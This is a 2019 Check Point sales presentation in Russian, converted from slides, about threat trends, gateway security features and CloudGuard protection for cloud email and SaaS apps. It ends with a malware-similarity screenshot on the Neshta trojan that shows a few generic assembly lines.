



**Check Point**  
SOFTWARE TECHNOLOGIES LTD

# НА БЕГУ И В ОБЛАКАХ

## Киберзащита вне периметра

Алексей Белоглазов | Технический  
эксперт по защите от кибер-атак, Check  
Point,  
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WELCOME TO THE FUTURE OF  
**CYBER SECURITY**

POWERED BY  CHECK POINT  
**INFINITY**

CLOUD • MOBILE • THREAT PREVENTION



# Тренды кибер-угроз в России за последние 6 мес.

% атакованных организаций

30%  
25%  
20%  
15%  
10%  
5%  
0%

The New York Times

**Hit by Ransomware Attack, Florida City Agrees to Pay Hackers \$600,000**



The city council in Riviera Beach, Fla., voted quietly to authorize a nearly \$600,000 ransom payment after hackers paralyzed the city's computer systems. Wilfredo Lee/Associated Press

**Recovery costs for Baltimore hack to exceed \$18m**



Cleanup effort and lost revenue is expected to cost more than 180 times the initial ransom


Целенаправленные атаки

- Mobile
- Ransomware
- Banking
- Botnet

2019-03-04  
2019-03-11  
2019-03-18  
2019-03-25  
2019-04-01  
2019-04-08  
2019-04-15  
2019-04-22  
2019-04-29  
2019-05-06  
2019-05-13  
2019-05-20  
2019-05-27  
2019-06-03  
2019-06-10  
2019-06-17  
2019-06-24  
2019-07-01  
2019-07-08  
2019-07-15  
2019-07-22  
2019-07-29  
2019-08-05  
2019-08-12  
2019-08-19  
2019-08-26



# Защита от кибер-атак на периметре



# Новый функционал защиты от угроз на шлюзах



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## R80.30 (рекомендованная версия):

- Проактивная очистка документов в веб
- AV и эмуляция файлов в FTP

## R80.40 (ЕА, релиз в конце 2019):

- AV и эмуляция файлов в IMAP, POP3, SSH, SCP, SFTP и много-поточковом SMBv3
- Инспекция HTTP/2
- Защита IoT




## R80.x в эл. почте (сен-окт 2019):

- Улучшенная проверка ссылок (Click-Time)
- Улучшенная проверка архивов с паролями

# Работа за пределами традиционного периметра



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**Бизнес  
вчера**



Почта



Веб



Файлы  
е  
сервисы




Внешние  
устройств  
а



**Бизнес  
сегодня**



Уязвимые или  
вредоносные  
приложения



Подставные  
точки  
доступа




Перехват  
трафика



Перехва  
т учетки




# Чего мы НЕ видим на шлюзах безопасности?



# Киберзащита вне периметра



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Гибридное  
облако



Представляем:

Продвинутая киберзащита вне периметра


# SECURITY BEYOND THE PERIMETER



# Киберзащита вне периметра



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WELCOME TO THE FUTURE OF CYBER SECURITY


©2019 Check Point Software Technologies Ltd.



# Безопасны ли облачные приложения и как их защищать?



# 9% компаний из списка РБК 500 уже используют облачную почту Office 365 / G-Suite



- Торговля
- Нефть и газ
- Дистрибуция
- Сел. хоз-во и продукты
- Автомобили
- Транспорт
- Металлы и добыча
- Другие



Check Point Research, 2019

# Разделение ответственности: провайдер vs. ИБ, ИТ, DevOps...



# Продвинутая защита облачных приложений



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Предотвращение  
угроз «нулевого  
дня»



Машинное  
обучение



Защита от  
фишинга



Защита  
учетных  
записей



Визуализаци  
я и контроль



CHECK POINT  
CloudGuard

SaaS

Office 365 G Suite

OneDrive

box

Dropbox



# Выявление «ДНК» новых вредоносных

**Neshta**

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injecting its code to other executable files.

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

Similar code blocks

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

Threat Details Report

flash\_update

Verdict: Malicious | Action: Prevent | Confidence: High | Secure / Risk: Critical | Classification: Trojan

ATTACK VECTOR | 18/12/2018 13:35

